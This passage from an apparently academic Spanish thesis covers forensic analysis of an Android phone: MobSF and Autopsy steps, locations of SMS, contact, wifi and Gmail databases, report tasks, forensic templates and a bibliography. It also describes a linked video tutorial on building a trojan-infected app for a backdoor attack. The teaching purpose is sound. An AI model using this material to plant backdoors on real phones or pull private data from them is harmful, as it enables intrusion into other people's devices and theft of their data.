- **Android API:** esta sección resulta muy útil para un analista, ya que permite identificar rápidamente qué funcionalidades de la **API** del sistema son accedidas por cada clase de la aplicación. De este modo, es muy sencillo identificar qué función realiza cada clase y podremos concentrarnos en aquello que realmente nos interese.
- **Extras de seguridad:** además de las secciones antes discutidas, podremos encontrar otras categorías con detalles de elementos a ser considerados en cualquier análisis. Por ejemplo, podremos ver una sección donde se especifica con detalle cuáles son las **actividades, servicios, broadcast receivers y content providers** especificados en la aplicación, o podremos acceder a un listado de las **strings (**cadena de caracteres**)** encontradas dentro del código fuente.

4. Por último, descargamos el informe en formato pdf que facilita la herramienta **MobSF** acerca del resultado del análisis estático realizado en la aplicación (22).

II. Análisis de la imagen de la partición DATA

Debemos definir qué datos necesitamos recuperar, y para ello se listan a continuación, los ficheros que por su contenido podrían ser de evidencia clave ante un juicio.

- Historial de llamadas y mensajes de texto.
- Agenda de contactos.
- Imágenes, audios y videos.
- Registro de conexiones a redes Wifi.
- Correos electrónicos

Después de haber dejado en claro que datos necesitamos extraer, es nuestro deber encontrar la forma de realizar la extracción de la manera menos intrusiva posible. Para ello haremos uso de la siguiente tabla; en ella se detalla la ubicación de los ficheros que contienen los datos mencionados con anterioridad.

Tabla 6: Localización de archivos de interés práctica tres

Fichero	Ubicación
Historial de llamadas y mensajes de texto	data/data/com.android.providers.telephony/databases
Agenda de contactos	data/data/com.android.providers.contacts/databases
Imágenes y vídeos de la cámara	DCIM/Camera
Otras imágenes	Pictures
Otros vídeos	Movies
Audios	Music
Información del Wifi	data/misc/wifi/
Correos Electrónicos (Gmail)	data/data/com.google.android.gm/databases

Nota: En la realización de esta parte de la práctica se hará uso de **autopsy 4.2.0** versión de **Windows**. No se hará uso de su versión en Linux debido a que esta no está familiarizada con algunos sistemas de archivos.

- Enlace de descarga: https://www.sleuthkit.org/autopsy/download.php

1. Creamos un nuevo caso en autopsy rellenando algunos campos necesarios:

- Nombramos nuestro caso y le asignamos la dirección de nuestro directorio base. Como segundo paso y de manera opcional indicamos el número del caso y agregamos el nombre del investigador. Por último, insertamos la imagen que será analizada.
- Una vez abierto nos damos cuenta que autopsy presenta una estructura en forma de árbol que nos facilita el indagar en los directorios muy fácilmente. Nos permite identificar algunos nodos importantes de forma muy rápida y sencilla.

2. Archivos de interés - Mensajes de texto

- La información mensajes de texto se encuentra almacenada en la base de datos **mmssms.db**. La dirección a seguir para encontrar la base de datos de los mensajes en la imagen cargada en **Autopsy** es:

  – **data/data/com.android.providers.telephony/databases**

3. Archivos de interés - Agenda de contactos y el historial de llamadas

- La información acerca de la agenda de contactos y el historial de llamadas se encuentra almacenada en la base de datos **contacts2.db**. La dirección a seguir para encontrar la base de datos de contactos y del historial de llamadas en la imagen cargada en **Autopsy** es:

  - **data/data/com.android.providers.contacts/databases**

4. Archivos de interés - Imágenes, audios y videos.

- Haciendo uso de la herramienta **Autopsy** en la imagen **Imagen_J2Prime.dd** se deben identificar las carpetas que contenian los archivos de imagenes, videos y musica implicados en el ataque. Dentro de este conjunto se incluyen los archivos eliminados. De los cuales es debido proceder a extraer su informacion en metadatos. Los metadatos consisten en información que caracteriza datos, describen el contenido, calidad, condiciones, historia, disponibilidad y otras características de los datos.

5. Archivos de interés - Registro de conexiones a redes WIFI.

- Los datos acerca de las redes wifi a la que estuvo conectado el dispositivo la encontramos en el fichero **wpa_supplicant.conf**. La dirección a seguir es: **data/misc/wifi/.** Este fichero puede ser abierto fácilmente con un editor de texto plano. En él se guarda información básica del teléfono y de las redes con las que hubo conexión.

6. Archivos de interés - Correo electrónico (Gmail)

- La información acerca de los correos electrónicos (Gmail) se encuentra almacenada en la base de datos **mailstore.(dirección del correo).db**. La dirección a seguir para encontrar la base de datos de los correos electrónicos (Gmail) en la imagen cargada en **Autopsy** es:

  - **data/data/com.google.android.gm/databases**

7. Después de exportar las bases de datos de los posibles archivos implicados en el ataque. Procedemos a su análisis con la herramienta **DB Browser for SQlite**.

8. En el proceso del análisis de los archivos extraídos debemos realizar: capturas de pantallas, notificar el proceso que se realiza. De manera que el análisis forense se realice de la forma más transparente posible.

Tiempo estimado de solución

Horas presenciales: 6 horas.

Horas no presenciales: 6 horas.

Actividades

En los siguientes apartados se pretende que los estudiantes sean capaces de analizar y responder las siguientes cuestiones en base al tema, con el fin de poner en práctica los conocimientos adquiridos tanto en la práctica como en la teoría.

1. Redactar un informe ejecutivo con respecto al caso.

Este informe consiste en un resumen del análisis efectuado, pero empleando una explicación no técnica, con lenguaje común, en el que se expondrá los hechos más destacables de lo ocurrido en el sistema analizado. Constará de pocas páginas, entre tres y cinco, y será de especial interés para exponer lo sucedido a personal no especializado en sistemas informáticos, como pueda ser el departamento de Recursos Humanos, Administración, e incluso algunos directivos. En este informe deberá, donde se describir, al menos, lo siguiente:

• **Motivos de la intrusión.**

- ¿Por qué se ha producido el incidente?
- ¿Qué finalidad tenía el atacante?

• **Desarrollo de la intrusión.**

- ¿Cómo lo ha logrado?
- ¿Qué ha realizado en los sistemas?

• **Resultados del análisis.**

- ¿Qué ha pasado?
- ¿Qué daños se han producido o se prevén que se producirán?
- ¿Es denunciable?
- ¿Quién es el autor o autores?

• **Recomendaciones.**

- ¿Qué pasos dar a continuación?

¿Cómo protegerse para no repetir los hechos?

2. Redactar un informe técnico con respecto al caso.

Este informe consiste en una exposición detallada del análisis efectuado. Deberá describir en profundidad la metodología, técnicas y hallazgos del equipo forense. A modo de orientación, deberá contener, al menos, los siguientes puntos:

• **Antecedentes del incidente.**

- Plantea el cómo se encontraba la situación anteriormente al incidente.

• **Recolección de datos.**

- ¿Cómo se ha llevado a cabo el proceso?
- ¿Qué se ha recolectado?

• **Descripción de la evidencia.**

- Detalles técnicos de las evidencias recolectadas, su estado, su contenido, etc.

• **Entorno de trabajo del análisis.**

- ¿Qué herramientas se han usado?
- ¿Cómo se han usado?

• **Análisis de las evidencias.**

- Se deberá informar del sistema analizado aportando datos como las características del sistema operativo, las aplicaciones instaladas en el equipo, los servicios en ejecución, las vulnerabilidades que se han detectado y la metodología usada.

• **Descripción de los resultados.**

- ¿Qué herramientas ha usado el atacante?
- ¿Qué alcance ha tenido el incidente?
- Determinar el origen del mismo y cómo se ha encontrado.
- Dar la línea temporal de los hechos ocurridos con todo detalle.
- Redactar unas conclusiones con las valoraciones que se crean oportunas a la vista de todo el análisis realizado.
- Dar unas recomendaciones sobre cómo proteger los equipos para no repetir el incidente o sobre cómo actuar legalmente contra el autor.

CAPÍTULO N°5: VIDEOS TUTORIALES

Reproducción del video tutorial N°1

En este video tutorial se detalla de forma precisa la realización de un ataque troyano de tipo Backdoor (puerta trasera) a un teléfono móvil con S.O Android.

En el video se observa el proceso de construcción de una aplicación infectada y también se consideran aspectos propios a la ejecución del ataque.

Enlace de descarga: https://mega.nz/#!i0hUQQqB!j_lu0GfMkv1P4ziauQx8pp8nrIlLf9cCk4LHvZsN2v0

Reproducción del video tutorial N°2

En este video tutorial se detalla de forma precisa el proceso de extracción de la imagen de la partición **DATA** del S.O Android para el posterior análisis de los datos.

El video tutorial está compuesto por cinco partes, las que corresponden con:

- Realización de la copia de seguridad.
- Rooteo del Sistema Operativo Android.
- Detección del software malicioso.
- Extracción de la imagen de la partición **DATA** a través de una tarjeta MicroSD.
- Extracción de la imagen de la partición **DATA** a través del uso de Netcat.

Enlace de descarga: https://mega.nz/#!bgRH1RTD!GLaj2hNAfgbhCPAVMonLB90c_7bINpVZhpwkmyuPG_s

Reproducción del video tutorial N°3

En este video tutorial se detalla de forma precisa el proceso de análisis del Malware (software malicioso) y de la imagen de la partición **DATA** extraída del S.O Android.

El video tutorial está compuesto por dos partes, las que corresponden con:

- Análisis de la aplicación infectada.
- Análisis de la imagen de la partición **DATA**.

Enlace de descarga: https://mega.nz/#!Pspi1CRb!RhB7x6mP0XUEyyWGJFV_NXxvc-6i-ZUkty8Drbc1Rog

CAPÍTULO N°6: ASPECTOS FINALES

1.1. Conclusiones

1. Los ataques troyanos de tipo Backdoor (puerta trasera), pueden comprometer seriamente la seguridad de los dispositivos móviles actuales, por lo cual es necesario extremar las medidas de seguridad y tomar las precauciones necesarias como usuarios al instalar una aplicación.

2. A lo largo de esta tesis, hemos comprobado que es posible aplicar las fases de **Adquisición** y **Análisis,** siguiendo la normativa **NIST** de los Estados Unidos en su publicación **NIST Special Publication 800-101 Revisión 1**, para realizar un análisis forense digital en dispositivos móviles con S.O Android actuales, y que dicha metodología resulta ser eficiente.

3. Con el caso de estudio desarrollado en esta tesis, se ha logrado dar una visión más cercana de lo que sería un análisis forense digital llevado a cabo en un entorno real, por lo cual, resulta de mucho interés para estudiantes, docentes e investigadores.

1.2. Recomendaciones

1. Una de las sugerencias en base a este tema seria incorporarlo dentro del plan de trabajo correspondiente a la asignatura de Seguridad de Redes que los profesores del Departamento de Computación de la UNAN-León imparten a los estudiantes, ya que dicho tema es de suma importancia y actualmente no hay una guía que sirva de referencia para desarrollar las prácticas que aquí se exponen.

2. Como sabemos, la tecnología avanza cada vez más a un ritmo impresionante, y los dispositivos móviles están en constantes cambios de sus respectivas versiones, por lo que sería de mucha importancia actualizar este trabajo y desarrollarlo en versiones superiores a la expuesta en esta documentación, con el fin de que los estudiantes tengan una mejor visión de cómo realizar un análisis forense digital en dispositivos móviles con sistemas operativos Android y las diferencias que hay al realizarlo en las distintas versiones.

3. Actualizar este trabajo para realizar análisis forenses en dispositivos iOS y Windows, ya que dichos dispositivos representan un mercado de millones de smartphones (teléfonos inteligentes) en Estados Unidos y Europa.

1.3. Bibliografía

Libros de la Web consultados

1. Ayers, R., Brothers, S., & Jansen, W. (Mayo de 2014). *NIST CENTRO DE RECURSOS DE SEGURIDAD INFORMÁTICA CSRC.* Obtenido de NIST CENTRO DE RECURSOS DE SEGURIDAD INFORMÁTICA CSRC: https://csrc.nist.gov/publications/detail/sp/800-101/rev-1/final

2. Couceiro Mato, A. (15 de Febrero de 2017). *UPCommons. Portal de acceso abierto al conocimiento de la UPC.* Obtenido de UPCommons. Portal de acceso abierto al conocimiento de la UPC: http://upcommons.upc.edu/handle/2117/101236

3. Cuenca Alvarado, J. K. (31 de Marzo de 2015). *RIUTPL REPOSITORIO INSTITUCIONAL UTPL.* Obtenido de RIUTPL REPOSITORIO INSTITUCIONAL UTPL: http://dspace.utpl.edu.ec/handle/123456789/11815

4. Pérez Salvador , J. A. (9 de Enero de 2017). *UOC Universitat Oberta de Catalunya Repositorio Institucional, 02.* Obtenido de UOC Universitat Oberta de Catalunya Repositorio Institucional, 02: http://openaccess.uoc.edu/webapps/o2/handle/10609/59145

5. Rifá Pous, H., Serra Ruiz, J., & Rivas López, J. (Septiembre de 2009). *YO PROFESOR.* Obtenido de YO PROFESOR: https://yoprofesor.org/2016/12/14/analisis-forense-de-sistemas-informaticos-en-pdf/

6. Sánchez Magraner, A. (08 de Enero de 2017). *UOC Universitat Oberta de Catalunya Repositorio Institucional, 02.* Obtenido de UOC Universitat Oberta de Catalunya Repositorio Institucional, 02: http://hdl.handle.net/10609/60607

Documentos de la Web consultados

1. María Merino JPP. Definición de Android — Definicion.de [Internet]. Definición.de. [citado el 29 de agosto de 2017]. Disponible en: https://definicion.de/android/

2. La historia de Android [Internet]. unocero. 2013 [citado el 11 de noviembre de 2017]. Disponible en: https://www.unocero.com/noticias/gadgets/smartphones/android/la-historia-de-android/

3. Arquitectura de la plataforma | Android Developers [Internet]. [citado el 31 de agosto de 2017]. Disponible en: https://developer.android.com/guide/platform/index.html?hl=es-419

4. Viejo 2014-12-09T11:33:54Z 09-dic-2014 E por: D. Qué son los sistemas de archivos en Android - F2FS vs EXT2 [Internet]. AndroidPIT. [citado el 11 de diciembre de 2017]. Disponible en: https://www.androidpit.es/que-son-sistemas-de-archivos-android

5. González G. Todo sobre las particiones de Android [Internet]. Hipertextual. 2014 [citado el 31 de agosto de 2017]. Disponible en: https://hipertextual.com/archivo/2014/01/particiones-android/

6. Aspectos fundamentales de la aplicación | Android Developers [Internet]. [citado el 11 de diciembre de 2017]. Disponible en: https://developer.android.com/guide/components/fundamentals.html?hl=es-419

7. Sánchez P por J. Componentes de una aplicación Android [Internet]. [citado el 12 de noviembre de 2017]. Disponible en: http://androidcero.eledevapps.com/2015/01/componentes-de-una-aplicacion-android.html

8. meses Y por: LO 2017-08-05T11:00:00Z H 3. Qué es ADB y Fastboot, cómo instalar y sus comandos más importantes [Internet]. AndroidPIT. [citado el 13 de noviembre de 2017]. Disponible en: https://www.androidpit.es/que-es-adb-comandos-mas-importantes

9. Top 10-2017 Top 10 - OWASP [Internet]. [citado el 20 de diciembre de 2017]. Disponible en: https://www.owasp.org/index.php/Top_10-2017_Top_10

10. Los virus de Android son el Malware: todo lo que necesitas saber [Internet]. El Androide Libre. 2017 [citado el 8 de noviembre de 2017]. Disponible en: https://elandroidelibre.elespanol.com/2017/01/virus-android-malware-informacion.html

11. Silence speaks louder than words when finding malware [Internet]. Android Developers Blog. [citado el 13 de diciembre de 2017]. Disponible en: https://android-developers.googleblog.com/2017/01/findingmalware.html

12. meses Y por: PV 2017-06-26T16:00:01Z H 5. ¿Para qué sirven las actualizaciones mensuales de seguridad en Android? [Internet]. AndroidPIT. [citado el 13 de diciembre de 2017]. Disponible en: https://www.androidpit.es/para-que-sirven-actualizaciones-mensuales-seguridad-android

13. Guzmán A. SEGURIDAD INFORMATICA: INCIDENTE DE SEGURIDAD [Internet]. SEGURIDAD INFORMATICA. 2011. Disponible en: http://seguridadanggie.blogspot.com/2011/11/incidente-de-seguridad.html

14. Informática Forense - EcuRed [Internet]. [citado el 4 de enero de 2018]. Disponible en: https://www.ecured.cu/Inform%C3%A1tica_Forense

15. Introducción al análisis forense en móviles [Internet]. CERTSI. 2015 [citado el 21 de diciembre de 2017]. Disponible en: https://www.certsi.es/blog/introduccion-analisis-forense-en-moviles

16. Moscoso O, Gómez E. Propuesta de Análisis Forense para Dispositivos Móviles con Sistema Operativo Android. [citado el 3 de enero de 2018]; Disponible en: https://www.academia.edu/31778212/Propuesta_de_An%C3%A1lisis_Forense_para_Dispostivos_M%C3%B3viles_con_Sistema_Operativo_Android

17. Campos L. Hackeando Android con Metasploit [Internet]. Nnodes' Blog. [citado el 12 de septiembre de 2017]. Disponible en: https://nnodes.com/blog/2016/hackeando-android-con-metasploit

18. Ramírez I. Cómo hacer una copia de seguridad de tu Samsung con Smart Switch [Internet]. Xataka Android. 2017 [citado el 29 de septiembre de 2017]. Disponible en: https://www.xatakandroid.com/seguridad/como-hacer-una-copia-de-seguridad-de-tu-samsung-con-smart-switch

19. CF-Auto-Root: Rootea fácilmente tu Samsung Galaxy Android [Internet]. GetMovil Play Store, Root Android. [citado el 29 de septiembre de 2017]. Disponible en: https://getmovil.com/samsung/cf-auto-root/

20. Luque S. VirusTotal: analizamos la aplicación que busca malware en tu dispositivo [Internet]. Xataka Android. 2017 [citado el 19 de octubre de 2017]. Disponible en: https://www.xatakandroid.com/aplicaciones-android/virustotal-analizamos-la-aplicacion-que-busca-malware-en-tu-dispositivo

21. Laboratorio de Análisis de Aplicaciones Android II - Análisis Estático y Dinámico - Snifer@L4b's [Internet]. [citado el 4 de enero de 2018]. Disponible en: http://www.sniferl4bs.com/2014/10/laboratorio-de-analisis-de-aplicaciones.html

22. Dec 2016 - 02:26PM PDGB publicado 19. Cómo analizar archivos APK con MobSF (parte 1) [Internet]. WeLiveSecurity. 2016 [citado el 22 de octubre de 2017]. Disponible en: https://www.welivesecurity.com/la-es/2016/12/19/analizar-apk-con-mobsf/

ANEXOS

1.1. Mobile Security Framework (MobSF) configuración de componentes desactivados

1. **APKiD**: Brinda información sobre cómo se hizo una APK. Identifica muchos compiladores, empaquetadores, ofuscadores entre otros.

- APKiD está deshabilitado de forma predeterminada. Antes de habilitarlo, tendremos que instalarlo. Los comandos para su instalación son:

```
git clone https://github.com/rednaga/yara-python
cd yara-python
python setup.py install
```

- Procedemos a habilitar APKiD:
  - Ingresamos a la carpeta **MobSF** que es una subcarpeta de **Mobile-Security-Framework-MobSF**.
  - Una vez dentro, localizamos el archivo **settings.py**, lo abrimos con **nano** o **gedit** y editamos.
  - Configuramos la línea **APKID_ENABLED** en **True**.

```
#----------APKiD-------------------------------
APKID_ENABLED = True
# Before setting APKID_ENABLED to True,
# Install rednaga fork of Yara Python
# git clone https://github.com/rednaga/yara-python
# cd yara-python
# python setup.py install
#============================================
```

:

Figura 21: APKiD habilitado

2. **Virus Total:** VirusTotal Scan está deshabilitado de forma predeterminada. Debemos agregar nuestra clave API de Virus Total antes de habilitarlo.

- Para obtener una clave API debemos registrarnos en https://www.virustotal.com/#/join-us
- Después de registrarnos obtenemos nuestra clave API en el enlace
  - https://www.virustotal.com/en/user/[nombreusuario] / apikey /

Nota: En este ejemplo el usuario se registró con el nombre Misael. El enlace para obtener la clave API quedaría de la siguiente manera:

  - https://www.virustotal.com/en/user/**Misael**/apikey/

Figura 22:Clave API Virus Total

- Procedemos a habilitar VirusTotal Scan:
  - Ingresamos a la carpeta **MobSF** que es una subcarpeta de **Mobile-Security-Framework-MobSF**.
  - Una vez dentro, localizamos el archivo **settings.py**, lo abrimos con **nano** o **gedit** y editamos.
  - Agregamos la clave API **VT_API_KEY** obtenida y configuramos **VT_ENABLED** en **True**.



Figura 23: Virus Total Scan habilitado

1.2. Modelo de solicitud de examen forense

Tabla 7: Modelo de solicitud de examen forense

MODELO DE SOLICITUD DE EXAMEN FORENSE

Fecha de solicitud: ___/___/___/
DÍA / MES / AÑO

A: [Nombre y/o institución destinatario]

Por este medio se solicita la realización del examen forense digital, a……
propiedad de……

Problema:

<<Motivo o razón por la que se solicita el examen forense>>

Solicita determinar:

- ……..
- ……..

Como parte de la realización del examen forense se autoriza:

SI ( ) NO ( ) Otorgar acceso root al dispositivo.
SI ( ) NO ( ) Extracción de información confidencial.

Y una vez informado sobre los procedimientos que se llevarán a cabo, y de la importancia de los mismos para la investigación, se otorga de manera libre el consentimiento y autorización legal del presente.

Por lo que se hace constar que el presente documento ha sido leído y entendido por mí en su integridad de manera libre y espontánea.

Firma
Nombres y Apellidos:
Cédula de identidad:

La persona o institución auditora se compromete a cumplir con los artículos establecidos, de acuerdo al marco legal o regulatorio del país, cuyos estatutos establezcan que dicha persona o institución realice alguna alteración en la información encontrada y analizada en los dispositivos móviles que determinen la resolución del caso de estudio.

Fuente: (Cuenca Alvarado, 2015, pág. 69)

1.3. Modelo de plantilla de fase de identificación y preservación

Tabla 8: Modelo de plantilla fase de identificación y preservación

MODELO DE PLANTILLA FASE DE IDENTIFICACIÓN Y PRESERVACIÓN

1. **Código:**

<<Identificador único, que permite llevar un control sobre la documentación generada>>

2. **Fecha y hora de incautación:**

<<Fecha y hora en la que se tomó posesión de la evidencia>>

3. **Lugar y ubicación de incautación:**

<<Lugar en la que se tomó posesión de la evidencia>>

4. **Evaluación del caso**

   a. **Código caso de estudio:**

   <<Identificador único, referencial al caso de estudio>>

   b. **Descripción caso de estudio:**

   <<Motivo o razón legal por la que se solicita el examen forense>>

   c. **Propietario (s):**

   <<Nombre u organización propietaria del dispositivo>>

   d. **Objetivo caso de estudio:**

   <<Breve descripción del trabajo a realizar, de acuerdo al análisis del caso de estudio>>

   e. **Equipo de trabajo (responsables de la investigación)**

#	Nombres completos	Rol/Función	Cédula de identidad
<<id>>	<<Nombres y apellidos del responsable de la investigación>>	<<Rol y función a cumplir en la investigación>>	<<Número de la cédula de identidad del responsable de la investigación>>

5. **Procedimiento**

   a. **Observaciones**

   <<Descripción del lugar en el que se ha incautado la evidencia, etc. >>

   b. **Materiales**

<<Breve descripción de los materiales a ser utilizados; por ejemplo:>>

Material	Si	No
Computador para análisis		
Cámara fotográfica		
Bolsas antiestáticas		
Sobres de manila		
Cajas de cartón		
Cinta de embalaje		
Guantes de látex para la manipulación del dispositivo		

Etiquetas adhesivas		
Documentos para establecer notas		
Adaptador de puertos USB		
Cables para la comunicación de datos		
Cable para energizar los dispositivos		
Lectora de tarjeta SIM		
Lectora de tarjeta externa (SD card, micro SD)		
Software suministrado por el fabricante del dispositivo móvil		
Equipo para aislar las comunicaciones (Jaula de Faraday, Papel aluminio, etc.)		
Software forense (Oxygen Forensic, Autopsy, MOBILedit, BitPim, etc.)		
Otros		

c. Procedimiento

<<Descripción del proceso o actividad, llevada a cabo durante el proceso de identificación y preservación de la evidencia>>

6. Descripción evidencia

<< Se da una breve descripción del dispositivo incautado como marca, modelo, periféricos asociados, tipo, etc. >>

EVIDENCIA					
Cód. Etiqueta	**Cant.**	**Dispositivo**	**Estado**	**Descripción**	**Componentes o periféricos asociados**
<<Identificador único de la evidencia incautada>>	#	<<Tipo de dispositivo, por ejemplo: Tablet y/o Smartphone>>	Encendido ( ) Apagado ( ) Bloqueado ( )	<<Descripción de las principales características del dispositivo>>	Manuales ( ) Cargador ( ) Batería ( ) Tarjeta externa ( ) SIM CARD ( ) Cables ( ) Otros ( )
Notas:	*Adjuntar registro visual (fotografías, croquis de ubicación de cada uno de los objetos de evidencia, etc.)*				

7. Registro visual

Descripción	Fotografía
<<Descripción de la imagen presentada>>	<<Imagen a presentar>>

8. Aprobación

……	……
Firma	**Firma**
[Nombres y Apellidos]	**[Nombres y Apellidos]**
[Rol/Cargo]	**[Rol/Cargo]**

Fuente: (Cuenca Alvarado, 2015, pág. 71)

1.4. Modelo de plantilla de fase de adquisición

Tabla 9: Modelo de plantilla fase de adquisición

MODELO DE PLANTILLA FASE DE ADQUISICIÓN

1. **Código:**

<<Identificador único, que permite llevar un control sobre la documentación generada>>

2. **Fecha y hora de recepción:**

<<Detalle de la fecha y hora en la que se recibe el material en el laboratorio>>

3. **Fecha y hora de examen:**

<<Fecha y hora en la que se inicia el examen>>

4. **Evaluación del caso**

   a. **Código caso de estudio:**

<<Identificador único, referencial al caso de estudio>>

   b. **Dispositivo:**

<<En este apartado se da una breve descripción del dispositivo incautado>>

   c. **Objetivo caso de estudio:**

<<Breve descripción del trabajo a realizar, de acuerdo al análisis del caso de estudio>>

   d. **Equipo de trabajo (responsables de la investigación)**

#	Nombres completos	Rol/Función	Cédula de identidad
<<id>>	<<Nombres y apellidos del responsable de la investigación>>	<<Rol y función a cumplir en la investigación>>	<<Número de la cédula de identidad del responsable de la investigación>>

5. **Procedimiento**

   a. **Observaciones**

<<Descripción de los problemas encontrados, durante la adquisición de la información del dispositivo, backup o copias bit a bit, desbloqueo, etc. >>

   b. **Herramientas**

<<Descripción de las herramientas utilizadas para la adquisición de las copias bit a bit, backup, cálculo de hash, etc. >>

Herramienta	Descripción
<<Nombre de la herramienta>>	<<Breve descripción de la herramienta utilizada>>

   c. **Procedimiento**

<<Descripción del proceso y/o actividad, llevada a cabo durante el proceso de adquisición>>

6. **Características evidencia**

<<En este apartado se da una breve descripción de las características físicas (dispositivo como marca, modelo, tipo, estado, cuenta con SIM Card, SD Card, batería removible) y lógicas del dispositivo (versión del sistema operativo, versión de núcleo, número de compilación, etc.)>>

DISPOSITIVO MÓVIL		
Cód. etiqueta dispositivo:		
Tipo de dispositivo móvil:		
Número de teléfono		
Propietario		
Marca		
Modelo		
S/N		
Estado	**Encendido ( )**	**Apagado ( )**
Características Físicas		
Pantalla:		
Procesador:		
IMEI:		
FCC ID:		
IC:		
Interfaz de conexión (USB, HDMI, etc.):		
Teléfono bloqueado:	**SI ( )**	**NO ( )**
Tarjeta externa:	**SI ( )**	**NO ( )**
SIM CARD:	**SI ( )**	**NO ( )**
Cámara:	**SI ( )**	**NO ( )**
Capacidad para capturar imágenes:	**SI ( )**	**NO ( )**
Capacidad para capturar video:	**SI ( )**	**NO ( )**
Resolución cámara:		
Características Lógicas		
Idioma SO:		
Sistema Operativo:		
Versión del SO:		
Versión de núcleo:		
Número de compilación:		
Id dispositivo:		

Espacio de almacenamiento Interno:		
Soporta modo de vuelo:	**SI ( )**	**NO ( )**
Servicios de conexión		
Bluetooth:	**SI ( )**	**NO ( )**
Wifi:	**SI ( )**	**NO ( )**
IrDa (Infrarrojo):	**SI ( )**	**NO ( )**
SIM Card		
Operadora:		
ICC:		
PIN:		
PUK:		
Tarjeta externa		
Tipo:		
S/N:		
Espacio de almacenamiento:		
Espacio disponible:		
Batería		
Removible:	**SI ( )**	**NO ( )**
Nivel de Batería:		
Fabricante:		
Capacidad de voltaje:		
S/N:		
Cargador		
Código etiqueta cargador:		
Marca		
Modelo No:		
Input:		
Output:		
Frecuencia:		
S/N:		
Cable de datos:	**SI ( )**	**NO ( )**
Código etiqueta cable de datos:		

7. Hash (Firma digital)

a. Imagen: <<Nombre o identificador de la imagen y/o backup obtenido>>
b. Tamaño imagen: <<Tamaño en kg de la imagen>>
c. Firma md5: <<Cálculo de hash en md5, salida alfanumérica que asegura la integridad de la información>>
d. Firma sha1 o sha2:<<Cálculo de hash sha1 o sha2, salida alfanumérica que asegura la integridad de la información>>

8. Firmas responsables

.....	.....
Firma	**Firma**
[Nombres y Apellidos]	**[Nombres y Apellidos]**
[Rol/Cargo]	**[Rol/Cargo]**

Fuente: (Cuenca Alvarado, 2015, pág. 81)

1.5. Modelo de plantilla fase de exploración y análisis

Tabla 10: Modelo de plantilla fase de exploración y análisis

MODELO DE PLANTILLA FASE DE EXPLORACIÓN Y ANÁLISIS

1. **Código:**

   <<Identificador único, que permite llevar un control sobre la documentación generada>>

2. **Fecha y hora de examen:**

   <<Fecha y hora en la que se inicia el examen>>

3. **Evaluación del caso**

   a. **Código caso de estudio:**

   <<Identificador único, referencial al caso de estudio>>

   b. **Dispositivo:**

   <<En este apartado se da una breve descripción del dispositivo incautado>>

   c. **Objetivo caso de estudio:**

   <<Breve descripción del trabajo a realizar, de acuerdo al análisis del caso de estudio>>

   d. **Equipo de trabajo (responsables de la investigación)**

#	Nombres completos	Rol/Función	Cédula de identidad
<<id>>	<<Nombres y apellidos del responsable de la investigación>>	<<Rol y función a cumplir en la investigación>>	<<Número de la cédula de identidad del responsable de la investigación>>

4. **Procedimiento**

   a. **Alcance**

   <<Descripción de la información o data a analizar en el dispositivo, sistema de ficheros, carpetas, etc. >>

   b. **Herramientas**

   <<Descripción de las herramientas utilizadas para el análisis y exploración de las copias bit a bit, backup, cálculo de hash, etc. >>

Herramienta	Descripción
<<Nombre de la herramienta>>	<<Breve descripción de la herramienta utilizada>>

   c. **Archivos**

   <<Breve descripción de la información o data a analizar en el dispositivo, nombre, ruta y/o firma de los archivos>>

   d. **Hash**

   - Imagen: <<Nombre o identificador de la imagen y/o backup obtenido>>
   - Tamaño imagen: <<Tamaño en kg de la imagen>>
   - Firma md5: <<Calculo de hash en md5, salida alfanumérica que asegura la integridad de la información>>

- Firma sha1 o sha2:<<Calculo de hash sha1 o sha2, salida alfanumérica que asegura la integridad de la información>>

e. Procedimiento

<<Descripción del proceso y/o actividad, llevada a cabo durante el proceso de análisis y exploración>>

5. Resultados

<<Descripción de los hallazgos encontrados, de acuerdo, al caso de estudio, daños y/o modificaciones que se han producido>>

6. Firmas responsables

.....	.....
Firma	**Firma**
[Nombres y Apellidos]	**[Nombres y Apellidos]**
[Rol/Cargo]	**[Rol/Cargo]**

Fuente: (Cuenca Alvarado, 2015, pág. 86)

1.6. Modelo de plantilla fase de presentación

Tabla 11: Informe técnico

INFORME TÉCNICO

1. **Introducción**

   <<Breve descripción sobre el propósito y la finalidad del documento>>

2. **Antecedentes**

   <<Contextualización en la que se desarrolla el examen forense, problema>>

   a. Caso de estudio

   <<Descripción del caso de prueba a investigar>>

   b. Objetivo

   <<Propósito a alcanzar en el examen forense, determinando que se quiere investigar o demostrar>>

   c. Alcance

   <<Ámbito del examen, se especifica claramente lo que se debe buscar y analizar en el examen>>

   d. Equipo de trabajo

   <<Personal involucrado en la investigación, donde se incluye nombres y apellidos, identificación, rol y función a desempeñar>>

3. **Entorno del análisis**

   <<Descripción del entorno o ambiente de trabajo>>

   a. Herramientas

   << Descripción de las herramientas o softwares utilizados>>

   b. Procedimiento

   <<Descripción de las actividades realizadas en el examen forense, de acuerdo a las fases establecidas en la guía metodológica>>

   c. Observaciones

   <<Breve descripción de las actividades o sucesos encontrados>>

4. **Análisis de la evidencia**

   <<Descripción de las características del dispositivo, archivos analizados, etc. >>

5. **Resultados**

   <<Descripción de los hallazgos o resultados obtenidos en el análisis>>

6. **Conclusiones**

   <<Descripción de los puntos más sobresalientes, encontrados en el análisis>>

7. Referencias

<<Listado de citas bibliográficas utilizadas en la elaboración del informe>>

8. Anexos

<<Documentos generados, fotografías, etc. >>

Fuente: (Cuenca Alvarado, 2015, pág. 88)

Tabla 12: Informe ejecutivo

INFORME EJECUTIVO

1. Introducción

<<Breve descripción sobre el propósito y la finalidad del documento>>

